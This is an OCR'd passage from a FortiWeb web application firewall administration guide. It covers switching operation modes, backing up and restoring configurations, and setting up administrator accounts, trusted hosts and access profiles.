
- Begin monitoring the third-party cookies FortiWeb observes in traffic to your web servers. When cookies are found, an icon appears on **Policy > Server Policy > Server Policy** for each affected server. If cookies are threats, such as if they are used for state tracking or database input, consider enabling the Cookie Poisoning option on the inline protection profiles for those servers.
- Add any missing rules and policies to your protection profiles, such as:
  - page access rules (see Enforcing page order that follows application logic on page 545)
  - start page rules (see Specifying URLs allowed to initiate sessions on page 549)
  - brute force login profiles (see Preventing brute force logins on page 470)
  - rewriting policies (see Rewriting & redirecting on page 475)
  - denial-of-service protection (see DoS prevention on page 452)

  Especially if you began in offline protection mode and later transitioned to another operation mode such as reverse proxy, new features may be available that were not supported in the previous operation mode.
- Examine the **Attack Event History** in the **Policy Summary** widget on **System > Status > Status**. If you have zero attacks, but you have reasonable levels of traffic, it may mean the protection profile used by your server policy is incomplete and not detecting some attack attempts.

Attack Event History section of the Policy Summary widget



- Examine the **Attack Log** widget on **System > Status > Status.** If the list includes many identical entries, it likely indicates false positives. If there are many entries of a different nature, it likely indicates real attacks. If there are no attack log entries but the **Attack Event History** shows attacks, it likely means you have not correctly configured logging. See Configuring logging on page 691.



You can create reports to track trends that may deserve further attention. See Data analytics on page 752, Vulnerability scans on page 648, and Reports on page 740.

Switching out of offline protection mode

Switch **only** if you chose offline protection mode for evaluation or transition purposes when you first set up your FortiWeb appliance, and now want to transition to a full deployment.

To switch the operation mode

1. Back up your configuration. See Backups on page 260.



Back up your system before changing the operation mode. Changing modes deletes policies not applicable to the new mode, static routes, and V-zone IP addresses. You may also need to re-cable your network topology to suit the operation mode.

2. Disconnect all cables from the physical ports **except** the cable to your management computer.
3. Reconfigure the network interfaces with the IP addresses and routes that they will need in their new topology.
4. Re-cable your network topology to match the new mode. See Planning the network topology on page 78.
5. Change the operation mode. See Setting the operation mode on page 121.
6. Go to **Router > Static > Static Route.** If your static routes were erased, re-create them. See Adding a gateway on page 169.
7. Go to **System > Network > Interface.** If your VLAN configurations were removed, re-create them. If you chose one of the transparent modes, consider creating a v-zone bridge instead of VLANs. See Configuring a bridge (V-zone) on page 166.
8. Go to **Policy > Web Protection Policy > Inline Protection Profile**. Create new inline protection profiles that reference the rules and policies in each of your previous offline protection profiles. See Configuring a protection profile for inline topologies on page 608 and How operation mode affects server policy behavior on page 604.
9. Go to **Policy > Server Policy > Server Policy**. Edit your existing server policies to reference the new inline protection profiles instead of the offline protection profiles. See How operation mode affects server policy behavior on page 604.
10. Watch the monitors on the dashboard to make sure traffic is flowing through your appliance in the new mode.
11. Since there are many possible configuration changes when switching modes, including additional available protections, **don't forget to retest**. Prior testing is no longer applicable.

Backups

System > Maintenance > Backup & Restore enables you to:

- create backup files of the system configuration and web protection profiles
- restore the system configuration or web protection profile from a previous backup (see Restoring a previous configuration on page 265)
- update the geo-location data file used by the **Data Analytics** feature (see Updating data analytics definitions on page 752)
- update the firmware of the FortiWeb appliance (see Updating the firmware on page 102)

Once you have tested your basic installation and verified that it functions correctly, create a backup. This “clean” backup can be used to:

- troubleshoot a non-functional configuration by comparing it with this functional baseline (via a tool such as diff)
- rapidly restore your installation to a simple yet working point (see Restoring a previous configuration on page 265)
- batch-configure FortiWeb appliances by editing the file in a plain text editor, then uploading the finalized configuration to multiple appliances (see Restoring a previous configuration on page 265)

After you have a working deployment, back up the configuration again after any changes. This ensures that you can rapidly restore your configuration exactly to its previous state if a change does not work as planned.



You can configure the appliance to periodically upload a backup to an FTP server. See To back up the configuration via the web UI to an FTP/SFTP server on page 262.

Your deployment’s configuration is comprised of a few separate components. To make a **complete** configuration backup, you must include the:

- Core configuration file
- Certificates, private keys, and custom error pages
- Vulnerability scan settings
- Web protection profiles
- Web server configuration files (see the documentation for your web servers’ operating systems or your preferred third-party backup software)



Configuration backups do **not** include data such as logs and reports.

There are multiple methods that you can use to create a FortiWeb configuration backup. Use whichever one suits your needs:

- To back up the configuration via the web UI
- To back up the configuration via the web UI to an FTP/SFTP server
- To back up the configuration via the CLI to a TFTP server


To back up the configuration via the web UI

1. Log in to the web UI as the `admin` administrator.

   Other administrator accounts do not have the required permissions.

2. Go to **System > Maintenance > Backup & Restore.**

   The top of the page displays the date and time of the last backup. (No date and time is displayed if the configuration was never backed up, or you restored the firmware.)



   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Maintenance** category. For details, see Permissions on page 62.

3. Under **Backup/Restore**, select **Backup**.

4. Select either:

   - **Backup entire configuration** — Creates a full backup of the configuration that includes both the configuration file (a CLI script) and other uploaded files, such as private keys, certificates, and error pages.
   - **Backup CLI configuration** — Backs up the core configuration file only (a CLI script) and excludes any other

uploaded files and vulnerability scan settings.

- **Backup Web Protection Profile related configuration** — Backs up the web protection profiles only.

5. If you would like to password-encrypt the backup files using 128-bit AES before downloading them, enable **Encryption** and type a password in **Password**.
6. Click **Backup**.

   If your browser prompts you, navigate to the folder where you want to save the configuration file. Click **Save**.

   Your browser downloads the configuration file. The download time varies by the size of the configuration and the specifications of the appliance's hardware as well as the speed of your network connection. It can take several minutes.

To back up the configuration via the web UI to an FTP/SFTP server




Fortinet strongly recommends that you password-encrypt this backup, and store it in a secure location. This method includes sensitive data such as your HTTPS certificates' private keys. Unauthorized access to private keys compromises the security of all HTTPS requests using those certificates.

1. Go to **System > Maintenance > FTP Backup**.

   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Maintenance** category. For details, see Permissions on page 62.
2. Click **Create New**.

   A dialog appears.
3. In **Name**, type a name that can be referenced by other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.

4. Configure these settings:



Setting name	Description
FTP Protocol	Select whether to connect to the server using FTP or SFTP.
FTP Server	Type either the IP address or fully qualified domain name (FQDN) of the server. The maximum length is 127 characters.
FTP Directory	Type the directory path on the server where you want to store the backup file. The maximum length is 127 characters.
FTP Authentication	Enable if the server requires that you provide a user name and password for authentication, rather than allowing anonymous connections.
FTP User	Type the user name that the FortiWeb appliance will use to authenticate with the server. The maximum length is 127 characters. This field appears only if you enable FTP Authentication.

Setting name	Description
FTP Password	Type the password corresponding to the user account on the server. The maximum length is 127 characters. This field appears only if you enable FTP Authentication.
Backup Type	Select either: • **Full Config** — A full configuration backup that includes both the configuration file and other uploaded files, such as private keys, certificates, and error pages. **Note:** You cannot restore a full configuration backup made via FTP/SFTP by using the web UI. Instead, use the `execute restore` command in the CLI. • **CLI Config** — Only includes the core configuration file. • **WAF Config** — Only includes the web protection profiles.
Encryption	Enable to encrypt the backup file using 128-bit AES and a password.
Encryption Password	Type the password that will be used to encrypt the backup file. This field appears only if you enable Encryption.
Schedule Type	Select either: • **Now** — Initiate the backup immediately. • **Daily** — Schedule a recurring backup for a specific day and time of the week.
Days	Select the specific days when you want the backup to occur. This field is visible only if you set Schedule Type to **Daily**.
Time	Select the specific hour and minute of the day when you want the backup to occur. This field is visible only if you set Schedule Type to **Daily**.

5. Click **OK**.

   If you selected an immediate backup, the appliance connects to the server and uploads the backup.

To back up the configuration via the CLI to a TFTP server



Fortinet strongly recommends that you password-encrypt this backup, and store it in a secure location. This method includes sensitive data such as your HTTPS certificates' private keys.

1. If necessary, start your TFTP server. (If you do not have one, you can temporarily install and run one such as `tftpd` (Windows, Mac OS X, or Linux) on your management computer.)



Because TFTP is **not** secure, and because it does not support authentication and could allow anyone to have read and write access, you should **only** run it on trusted administrator-only networks, **never** on computers directly connected to the Internet. If possible, immediately turn off `tftpd` off when you are done.

2. Log in to the CLI as the `admin` administrator using either the local console, the **CLI Console** widget in the web UI, or an SSH or Telnet connection.

   Other administrator accounts do not have the required permissions.

3. Enter the following command:

   ```
   execute backup full-config tftp <file-name_str> <server_ipv4> [<backup-password_str>]
   ```

   where:

Variable	Description
<file-name_str>	Type the file name of the backup.
<server_ipv4>	Type either the IP address of the server. **Note:** Domain names are currently **not** valid input with this command if you choose the FTP protocol.
[<backup-password_str>]	Optional. Type the password that will be used to encrypt the backup file. **Caution:** Do not lose this password. You will need to enter this same password when restoring the backup file in order for the appliance to successfully decrypt the file. If you cannot remember the password, the backup cannot be used.

   For example, the following command backs up a FortiWeb-3000C's configuration file to a file named FortiWeb-`3000C.conf` in the current directory on the TFTP server 172.16.1.10, encrypting the backup file using the salt string `P@ssw0rd1`:

   ```
   FortiWeb-3000C # exec backup full-config FortiWeb-3000c.conf tftp 172.16.1.10 P@ssw0rd1
   ```

   Time required varies by the size of the database and the specifications of the appliance's hardware, but could take several minutes.

Restoring a previous configuration

If you have downloaded configuration backups, you can upload one to revert the appliance's configuration to that point.



Uploading a configuration file can also be used to configure many features of the FortiWeb appliance in a single batch: download a configuration file backup, edit the file in a plain text editor, then upload the finalized configuration.

To upload a configuration via the web UI


1. Go to **System > Maintenance > Backup & Restore.**

   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Maintenance** category. For details, see Permissions on page 62.

   If you have made a configuration backup to an FTP server (see To back up the configuration via the web UI to an FTP/SFTP server on page 262), you cannot restore it here. Instead, restore it by using the `execute restore` command. See the FortiWeb CLI Reference.

2. Select **Restore**.

   Available options change to allow for file browsing.



3. Either type the path and file name of the file to restore in the **From File** field, or click **Browse** to locate the file. (It has a `.conf` file extension.)
4. If the backup was encrypted, enable **Decryption**, then in **Password**, provide the password that was used to encrypt the backup file.
5. Click **Restore** to start the restoration of the selected configuration to a file.

   Your web browser uploads the configuration file and the FortiWeb appliance restarts with the new configuration. Time required to restore varies by the size of the file and the speed of your network connection. Your web UI session will be terminated when the FortiWeb appliance restarts.
6. To continue using the web UI, if you have not changed the IP address and static routes of the web UI, simply refresh the web page and log in again.

   Otherwise, to access the web UI again, in your web browser, modify the URL t to match the new IP address of the network interface.

   For example, if you configured port1 with the IP address 10.10.10.5, you would browse to:

   `https://10.10.10.5`

   If the new IP address is on a different subnet than the previous IP address, and your computer is directly connected to the FortiWeb appliance, you may also need to modify the IP address and subnet of your computer to match the FortiWeb appliance's new IP address.

7. Upload any auxiliary configuration files such as certificates. (These are only included in the configuration backup if you used the CLI or FTP/SFTP server backup. Otherwise, you must upload them again manually.)

Administrators

In its factory default configuration, FortiWeb has one administrator account named `admin`. This administrator has permissions that grant full access to FortiWeb's features.

To prevent accidental changes to the configuration, it's best if only network administrators — and if possible, only a single person — use the `admin` account. You can use the `admin` administrator account to configure more accounts for other people. Accounts can be made with different scopes of access. If you require such role-based access control (RBAC) restrictions, or if you simply want to harden security or prevent inadvertent changes to other administrators' areas, you can do so via access profiles. See Configuring access profiles on page 273. Similarly, you can divide policies and protected host names and assign them to separate administrator accounts. See Administrative domains (ADOMs) on page 55.

For example, you could create an account for a security auditor who must only be able to view the configuration and logs, but **not** change them.

Administrators may be able to access the web UI, the CLI, and use ping/traceroute through the network, depending on:

- the account's trusted hosts (Trusted hosts on page 66)
- the protocols enabled for each of the FortiWeb appliance's network interfaces (Configuring the network interfaces on page 154)
- permissions (see Permissions on page 62)

To determine which administrators are currently logged in, use the CLI command `get system logged-users`. For details, see the FortiWeb CLI Reference.



To prevent multiple administrators from logging in simultaneously, which could allow them to inadvertently overwrite each other's changes, enable Enable Single Admin User login. For details, see Global web UI & CLI settings on page 66.


To configure an administrator account

1. Before configuring the account:
   - Configure the access profile that will govern the account's permissions (see Configuring access profiles on page 273).
   - If ADOMs are enabled, define the ADOM which will be assigned to this account (see Defining ADOMs on page 58).
   - If you already have accounts that are defined on an LDAP (e.g. Microsoft Active Directory or IBM Lotus Domino) or RADIUS server, FortiWeb can query the server in order to authenticate your administrators. Configure the query set (see Grouping remote authentication queries for administrators on page 274).
2. Go to **System > Admin > Administrators**.

   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Admin Users** category. For details, see Permissions on page 62.
3. Click **Create New**.

   A dialog appears.

4. Configure these settings:



Setting name	Description
Administrator	Type the name of the administrator account, such as `admin1` or `admin@example.com`, that can be referenced in other parts of the configuration. Do not use spaces or special characters except the 'at' symbol (`@`). The maximum length is 35 characters. **Note:** This is the user name that the administrator must provide when logging in to the CLI or web UI. If using an external authentication server such as RADIUS or Active Directory, this name will be passed to the server via the remote authentication query.
Type	Select either: • **Local User** — Authenticate using an account whose name, password, and other settings are stored locally, in the FortiWeb appliance's configuration. • **Remote User** — Authenticate by querying the remote server that stores the account's name and password. Also configure Admin User Group.

Setting name	Description
Password	Type a password for the administrator account. This field is available only when Type is **Local User.** **Tip:** Set a strong password for every administrator account, and change the password regularly. Failure to maintain the password of every administrator account could compromise the security of your FortiWeb appliance. As such, it can constitute a violation of PCI DSS compliance and is against best practices. For improved security, the password should be at least eight characters long, be sufficiently complex, and be changed regularly. To check the strength of your password, you can use a utility such as Microsoft's password strength meter.
Confirm Password	Re-enter the password to confirm its spelling. This field is available only when Type is **Local User.**
Admin User Group	Select a remote authentication query set. See Grouping remote authentication queries for administrators on page 274. This field is available only when Type is **Remote User.** **Caution:** Secure your authentication server and, if possible, all query traffic to it. Compromise of the authentication server could allow attackers to gain administrative access to your FortiWeb.
Wildcard	Specifies whether the user-configured access profile in a remote authentication server overrides the access profile that is configured in FortiWeb. This field is available only when Type is **Remote User.**

Setting name	Description

Trusted Host #1
 	
Trusted Host #2
 	
Trusted Host #3
	Type the source IP address(es) and netmask from which the administrator is allowed to log in to the FortiWeb appliance. If PING is enabled, this is also a source IP address to which FortiWeb will respond when it receives a ping or traceroute signal.
	
	Trusted areas can be single hosts, subnets, or a mixture. For more information, see Trusted hosts on page 66.
	
	To allow logins only from **one** computer, enter its IP address and 32- or 128-bit netmask in **all Trusted Host** fields:
	
	`192.0.2.2/32`
	
	`2001:0db8:85a3:::8a2e:0370:7334/128`
	
	Caution: If you configure trusted hosts, do so for **all** administrator accounts. Failure to do so means that all accounts are still exposed to the risk of brute force login attacks. This is because if you leave even **one** administrator account unrestricted (i.e. any of its **Trusted Host** settings is `0.0.0.0/0.0.0.0`), the FortiWeb appliance must allow login attempts on all network interfaces where remote administrative protocols are enabled, and wait until **after** a login attempt has been received in order to check that user name's trusted hosts list.
	
	Tip: If you allow login from the Internet, set a longer and more complex Password, and enable only secure administrative access protocols (HTTPS and SSH) to minimize the security risk. For information on administrative access protocols, see Configuring the network interfaces on page 154. Also restrict trusted hosts to IPs in your administrator's geographical area.
	
	Tip: For improved security, restrict all trusted host addresses to single IP addresses of computer(s) from which **only** this administrator will log in.

Setting name	Description

Access Profile	Select an existing access profile to grant permissions for this administrator account. For more information on permissions, see Configuring access profiles on page 273 and Permissions on page 62.
	
	You can select **prof_admin**, a special access profile used by the `admin` administrator account. However, selecting this access profile will **not** confer all of the same permissions of the `admin` administrator. For example, the new administrator would not be able to reset lost administrator passwords.
	
	This option does not appear for the `admin` administrator account, which by definition always uses the **prof_admin** access profile.
	
	Tip: Alternatively, if your administrator accounts authenticate via a RADIUS query, you can override this setting and assign their access profile through the RADIUS server using RFC 2548 Microsoft Vendor-specific RADIUS Attributes.
	
	On the RADIUS server, create an attribute named:
	
	`ATTRIBUTE Fortinet-Access-Profile 6`
	
	then set its value to be the name of the access profile that you want to assign to this account. Finally, in the CLI, enter the command to enable the override:
	
	`config system admin`
	`edit "admin1"`
	`set accprofile-override enable`
	`end`
	
	If none is assigned on the RADIUS server, or if it does not match the name of an existing access profile on FortiWeb, FortiWeb will fail back to use the one locally assigned by this setting.

Administrative Domain	Select which existing ADOM to assign this administrator account to it, and to restrict its permissions to that ADOM. For more information on ADOMs, see Administrative domains (ADOMs) on page 55 and Permissions on page 62. This option appears only if ADOMs are enabled, and if Administrative Domain is not **prof_admin**. (**prof_admin** implies global access, with no restriction to an ADOM.)

5. Click **OK**.

See also

- Configuring access profiles
- Grouping remote authentication queries for administrators
- Configuring the network interfaces
- Trusted hosts

- Permissions
- Administrative domains (ADOMs)

Configuring access profiles

Access profiles, together with ADOMs, determine administrator accounts' permissions.

When an administrator has only read access to a feature, the administrator can access the web UI page for that feature, and can use the `get` and `show` CLI command for that feature, but cannot make changes to the configuration. There are no **Create** or **Apply** buttons, or `config` CLI commands. Lists display only the **View** icon instead of icons for **Edit**, **Delete** or other modification commands. Write access is required for modification of any kind.

In larger companies where multiple administrators divide the share of work, access profiles often reflect the specific job that each administrator does ("role"), such as user account creation or log auditing. Access profiles can limit each administrator account to their assigned role. This is sometimes called role-based access control (RBAC).

The `prof_admin` access profile, a special access profile assigned to the `admin` administrator account and required by it, **does not** appear in the list of access profiles. It exists by default and cannot be changed or deleted, and consists of essentially UNIX `root`-like permissions.



Even if you assign the `prof_admin` access profile to other administrators, they will **not** have all of the same permissions as the `admin` account. The `admin` account has some special permissions, such as the ability to reset administrator passwords, that are inherent in that account only. Other accounts should not be considered a complete substitute.

If you create more administrator accounts, whether to harden security or simply to prevent accidental modification, create other access profiles with the minimal degrees and areas of access that each role requires. Then assign each administrator account the appropriate role-based access profile.

For example, for an administrator whose only role is to audit the log messages, you might make an access profile named `auditor` that only has **Read** permissions to the **Log & Report** area.

To configure an access profile

1. Go to **System > Admin > Access Profile**.


   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Admin Users** category. For details, see Permissions on page 62.

2. Click **Create New**.

   A dialog appears.

3. In **Profile Name**, type a unique name that can be referenced by other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.

4. Configure the permissions options.



For each row associated with an area of the configuration, mark either the None, **Read Only**, or **Read-Write** radio buttons to grant that type of permission. For a list of features governed by each access control area, see Permissions on page 62.

Click the **Read Only** check box to select or deselect all read categories.

Click the **Read-Write** check box select or deselect all write categories.

Unlike the other rows, whose scope is an area of the configuration, the **Maintenance** row does not affect the configuration. Instead, it indicates whether the administrator can do special system operations such as changing the firmware.

5. Click **OK.**

See also

- Administrators
- Permissions
- Administrative domains (ADOMs)

Grouping remote authentication queries for administrators

When using LDAP and RADIUS queries to authenticate FortiWeb administrators, you must group queries for administrator accounts into a single set so that it can be used when configuring an administrator account.

